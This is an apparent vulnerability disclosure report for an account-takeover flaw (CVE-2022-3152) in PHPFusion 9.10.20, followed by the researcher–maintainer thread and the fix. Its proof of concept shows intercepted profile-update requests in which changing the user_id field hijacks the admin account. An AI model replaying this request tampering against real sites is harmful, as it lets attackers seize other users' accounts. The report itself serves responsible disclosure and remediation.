

Full account takeover in phpfusion/phpfusion


1

✓ Valid

Reported on Aug 19th 2022

POC:

Step 1: Use a normal user account



Step 2: Change user password in edit profile function

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Users Online Now

Guests Online 0
Members Online 1
 user1

Total Members: 2
Newest Member: user1

Basic User Information

User Name *

Email Address *

In order to change your password or email address, you must enter your current password.

Hide Email? ☒

Avatar

CLICK TO ADD PHOTO
Max. file size: 1MB / Max. size: 500x500 pixels

Login passwords

Set New Password

 SHOW

Password must be between 8 and 64 chars long.
Allowed symbols are a-z, 0-9 and @!#\$%&/()=-_?+*,.,;

Repeat New Password

 SHOW

Current Password

 SHOW

Contact Information

Skype

Welcome: user1

Member
 10

PM Inbox: 0 %

PM Outbox: 0 %

PM Archive: 0 %

Personal menu

- [Edit Profile](#)
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LOGOUT

Shoutbox

Message *

Character Count: 0 / 200

Step 3: Enter data fields that change normally

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Users Online Now

Guests Online 0
Members Online 1
user1

Total Members: 2
 Newest Member: user1

Basic User Information

User Name *

usertest

Email Address *

usertest@gmail.com

In order to change your password or email address, you must enter your current password.

Hide Email?

☒

Avatar

CLICK TO ADD PHOTO

Max. file size: 1MB / Max. size: 500x500 pixels

Login passwords

Set New Password

Aa@123456

HIDE

*Password must be between 8 and 64 chars long.
Allowed symbols are a-z, 0-9 and @!#\$%&/'()=-_?+*,.;:*

Repeat New Password

Aa@123456

HIDE

Current Password

123456Aa@

HIDE

Contact Information

Skype

Welcome: user1

Member 10

PM Inbox: 0 %

PM Outbox: 0 %

PM Archive: 0 %

Personal menu

Edit Profile

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Members List

Submit...

LOGOUT

Shoutbox

Message *

B U

Character Count: 0 / 200

Step 4: Use burp suite to intercept requests to update profile

Chat with us


```
Request to http://localhost:8000 [127.0.0.1]
Forward Drop Intercept is on Action Open Browser
>retty Raw Hex
19 Accept-Language: en-US,en;q=0.9
20 Cookie: fusion76pfl_lastvisit=1660828760; fusion76pfl_user=
21 2.1661005170.d53e39bebd44cf1be17c3dae7a446d4383c4f060edc2191599258b7a93393eal; fusion76pfl_session=
22 mdgfv0v4jhvepg2u4uvansje6a5; fusion76pfl_visited=yes; usertbl_results=user_joined%2Cuser_lastvisit%2Cuser_groups;
23 usertbl_status=0
24 Connection: close
25
26 -----WebKitFormBoundaryhUyMCblpx4OMISte
27 Content-Disposition: form-data; name="fusion_token"
28
29 2-1660832468-bd3e4b403096b9a469c5008ba20be2a93d496c6139473208981a792888a2edd4
30 -----WebKitFormBoundaryhUyMCblpx4OMISte
31 Content-Disposition: form-data; name="form_id"
32
33 userfieldsform
34 -----WebKitFormBoundaryhUyMCblpx4OMISte
35 Content-Disposition: form-data; name="fusion_KiT9DQ"
36
37
38 -----WebKitFormBoundaryhUyMCblpx4OMISte
39 Content-Disposition: form-data; name="user_id"
40
41 2
42 -----WebKitFormBoundaryhUyMCblpx4OMISte
43 Content-Disposition: form-data; name="user_name"
44
45 usertest
46 -----WebKitFormBoundaryhUyMCblpx4OMISte
47 Content-Disposition: form-data; name="user_email"
48
49 usertest@gmail.com
50 -----WebKitFormBoundaryhUyMCblpx4OMISte
51 Content-Disposition: form-data; name="user_hide_email"
52
53 1
54 -----WebKitFormBoundaryhUyMCblpx4OMISte
55 Content-Disposition: form-data; name="user_avatar"; filename=""
56 Content-Type: application/octet-stream
57
58 -----WebKitFormBoundaryhUyMCblpx4OMISte
59 Content-Disposition: form-data; name="user_password1"
60
61 Aa@123456
62 -----WebKitFormBoundaryhUyMCblpx4OMISte
63 Content-Disposition: form-data; name="user_password2"
64
65 Aa@123456
66 -----WebKitFormBoundaryhUyMCblpx4OMISte
67 Content-Disposition: form-data; name="user_password"
```

Step 5: Change id from 2 to id 1 and send request

Chat with us

```
Request to http://localhost:8000 [127.0.0.1]
Forward Drop Intercept is on Action Open Browser
pretty Raw Hex
19 Accept-Language: en-US,en;q=0.9
20 Cookie: fusion76pfl_lastvisit=1660828760; fusion76pfl_user=
21 2.1661005170.d536395ebd44cf1be17c3dae7a446d4383c4f060edc2191599258b7a93393eal; fusion76pfl_session=
22 mdgf0v4jhvepg2u4uvansje6a5; fusion76pfl_visited=yes; usertbl_results=user_joined%2Cuser_lastvisit%2Cuser_groups;
23 usertbl_status=0
24 Connection: close
25
26 -----WebKitFormBoundaryUyMCblpx4OMISte
27 Content-Disposition: form-data; name="fusion_token"
28
29 2-1660832468-bd3e4b403096b9a469c5008ba20be2a93d496c6139473208981a792888a2edd4
30 -----WebKitFormBoundaryUyMCblpx4OMISte
31 Content-Disposition: form-data; name="form_id"
32
33 userfieldsform
34 -----WebKitFormBoundaryUyMCblpx4OMISte
35 Content-Disposition: form-data; name="fusion_KiT9DQ"
36
37 1
38 -----WebKitFormBoundaryUyMCblpx4OMISte
39 Content-Disposition: form-data; name="user_id"
40
41 1
42 -----WebKitFormBoundaryUyMCblpx4OMISte
43 Content-Disposition: form-data; name="user_name"
44
45 usertest
46 -----WebKitFormBoundaryUyMCblpx4OMISte
47 Content-Disposition: form-data; name="user_email"
48
49 usertest@gmail.com
50 -----WebKitFormBoundaryUyMCblpx4OMISte
51 Content-Disposition: form-data; name="user_hide_email"
52
53 1
54 -----WebKitFormBoundaryUyMCblpx4OMISte
55 Content-Disposition: form-data; name="user_avatar"; filename=""
56 Content-Type: application/octet-stream
57
58 -----WebKitFormBoundaryUyMCblpx4OMISte
59 Content-Disposition: form-data; name="user_password1"
60
61 Aa@123456
62 -----WebKitFormBoundaryUyMCblpx4OMISte
63 Content-Disposition: form-data; name="user_password2"
64
65 Aa@123456
66 -----WebKitFormBoundaryUyMCblpx4OMISte
67 Content-Disposition: form-data; name="user_password"
```

The result of logging in with the new username and password is usertest/Aa@123456


Hi, user test ▾

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Welcome

Welcome to your site

Welcome: user test



Super Administrator
 10

Personal menu

- [Edit Profile](#)
- [Private Messages](#)
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- [Admin Panel](#)
- [Submit...](#)

LOGOUT

Latest News

No News to display

Latest Articles

No Articles to display

Latest Blogs

No Blogs to display

Latest Downloads

No Downloads to display

RSS Feeds



- Articles
- Blog
- Downloads
- Forums
- News
- Web Links

Users Online Now

Guests Online 1
Members Online 1

Shoutbox

Message *



Character Count: 0 / 200

SAVE SHOUT

No messages have been posted.

Successfully logged into the super admin account, the data in the database is changed

	user_id	user_name	user_algo	user_salt	user_password	user_admin_algo	user_admin_salt	user_admin_
<input type="checkbox"/> Sửa <input type="checkbox"/> Chép <input type="checkbox"/> Xóa bỏ	1	user test	sha256	acb1cdc954c0e6e6481e9565e4302109a8f0c474	b9034d2835c013d08a016f3f84eccb52e666922f9e01f...	sha256	e1113478a04b80ba0659b66ea193be05ccd50	b82e2701efa1
<input type="checkbox"/> Sửa <input type="checkbox"/> Chép <input type="checkbox"/> Xóa bỏ	2	user1	sha256	315c9cc7518680320624f18911f3c30d92131484	723ed2432e9b80596a52c938ce6fe85f4c416ac06b1ba5c4b...	sha256		

Impact

Attacker Can hack all users account using his own app access token, and he has full control over that account.

Chat with us

CVE
CVE-2022-3152
(Published)

Vulnerability Type
CWE-620: Unverified Password Change

Severity
Critical (9.6)

Registry
Other

Affected Version
9.10.20

Visibility
Public

Status
Fixed

Found by



alex

@anhdq201

pro ▾

Fixed by



Frederick MC Chan

@frederickchan

maintainer

This report was seen 702 times.

We are processing your report and will contact the **phpfusion** team within 24 hours.
3 months ago

alex 3 months ago

Researcher

I sent an email yesterday at 22:11(GTM+7), Aug 18, 2022, but so far no reply

Chat with us

We have contacted a member of the **phpfusion** team and are waiting to hear back 3 months ago

alex 3 months ago

Researcher

I checked and found the fix 14 hours after I sent the mail. Afterward that I continued to email again but still no response.

Full account takeover on php fusion version 9.10.20

✕ 🖨️ 📄



Quốc Anh Đỗ <anhdq48@gmail.com>

to management ▾

📧 Thu, Aug 18, 10:11 PM (6 days ago)

☆ ↩️ ⋮

Hi team, i found high bug: full account takeover. Detail in file report

Thank you!



github.com/PHPFusion/PHPFusion/tree/Andromeda/includes/classes/PHPFusion		
📄	LostPassword.php	Delete email from copyright 13 months ago
📄	Members.php	Update Members.php 12 months ago
📄	OpenGraph.php	Fix OpenGraph 12 months ago
📄	OutputHandler.php	Update OutputHandler 10 months ago
📄	Panels.php	Update Panels.php 8 months ago
📄	PasswordAuth.php	Fixes #2388 3 months ago
📄	PrivateMessages.php	Fix user_blacklisted() 10 months ago
📄	QuantumFields.php	Update Quantum - last month
📄	Sessions.php	Fix various warnings and typos 12 months ago
📄	SiteLinks.php	Accessibility patch last month
📄	Template.php	Fix various warnings and typos 12 months ago
📄	Update.php	Fix misc problems 7 months ago
📄	UserFields.php	Added missing inline options for user fields output last month
📄	UserFieldsInput.php	Security fixes 5 days ago
📄	UserGroups.php	Fix various warnings and typos 12 months ago
📄	index.php	All classes moved under a namespace 8 years ago

alex 3 months ago

Researcher

@admin

We have sent a follow up to the **phpfusion** team. We will try again in 7 days. 3 months ago

Jamie Slome 3 months ago

Admin

Please allow some time for the maintainer to respond. We send out three nudges, e-mail to the maintainers, and do usually hear back from them after a couple of nudges.

Chat with us

alex 3 months ago

Researcher

I have seen them fix the error but no response for me @admin T.T

alex 3 months ago

Researcher

the bug has been fixed, so can you open the public report so i can request the cve? Please @admin

Jamie Slome 3 months ago

Admin

Are you able to attach the commit SHA that fixes the issue?

alex 3 months ago

Researcher

Here is it @admin:

<https://github.com/PHPFusion/PHPFusion/commit/57c96d4a0c00e8e1e25100087654688123c6e991>

We have sent a second follow up to the **phpfusion** team. We will try again in 10 days.

3 months ago

alex 3 months ago

Researcher

Help me :(@admin

Jamie Slome 3 months ago

Admin

I've dropped a comment [here](#) and will wait to hear back from the maintainer :)

alex 3 months ago

Researcher

I think there will be no response :(

Frederick 3 months ago

Maintainer

Chat with us

Hello, I'm the lead developer. Sorry for the late replies.

Yes, I've patched it under 9.10.30 latest release.

Frederick [3 months ago](#)

Maintainer

I have made a newer version of the User Fields.

```
// edit profile has no lookup, however admin edit will use a lookup $_GET var.

if ($lookup = get('lookup', FILTER_VALIDATE_INT)) { // must have a get
    // check access and tampering proof.
    if (($this->admin_panel && $this->admin_user) || fusion_get_userdata('user
        if ($this->user_data['user_id'] == $lookup) {
            return $this->user_data['user_id'];
        }
    }
} else if ($this->_method == 'validate_update') {
    return $this->user_data['user_id'];
    // as such, we will not rely on user_id $_POST value any further.
}
return 0;
}'''
```

Frederick [3 months ago](#)

Maintainer

By the way, thanks for the call @Jamie Slome

Jamie Slome [3 months ago](#)

Admin

No worries @Frederick :)

If possible, can you resolve the report by marking it as valid and fixed if you perceive this to be a legitimate vulnerability?

Frederick MC Chan validated this vulnerability [3 months ago](#)

Chat with us

alex has been awarded the disclosure bounty ✓

The fix bounty is now up for grabs

The researcher's credibility has increased: +7

Frederick MC Chan marked this as fixed in 9.10.20 with commit 57c96d 3 months ago

Frederick MC Chan has been awarded the fix bounty ✓

This vulnerability will not receive a CVE ✗

alex 3 months ago

Researcher

Can you request cve for me @admin ?

Jamie Slome 3 months ago

Admin

Happy to assign a CVE once we get the go-ahead from the maintainer 👍

@frederickchan - are you happy for me to assign and publish a CVE for this report?

Frederick 3 months ago

Maintainer

Hello. yes I am fine with it. Thanks for all the good work folks.

♥ Frederick MC Chan gave praise 3 months ago

Thanks for @alex and @Jamie Slome

The researcher's credibility has slightly increased as a result of the maintainer's thanks: +1

Jamie Slome 3 months ago

Admin

CVE sorted :)

alex 3 months ago

Thank you

Chat with us

thank you



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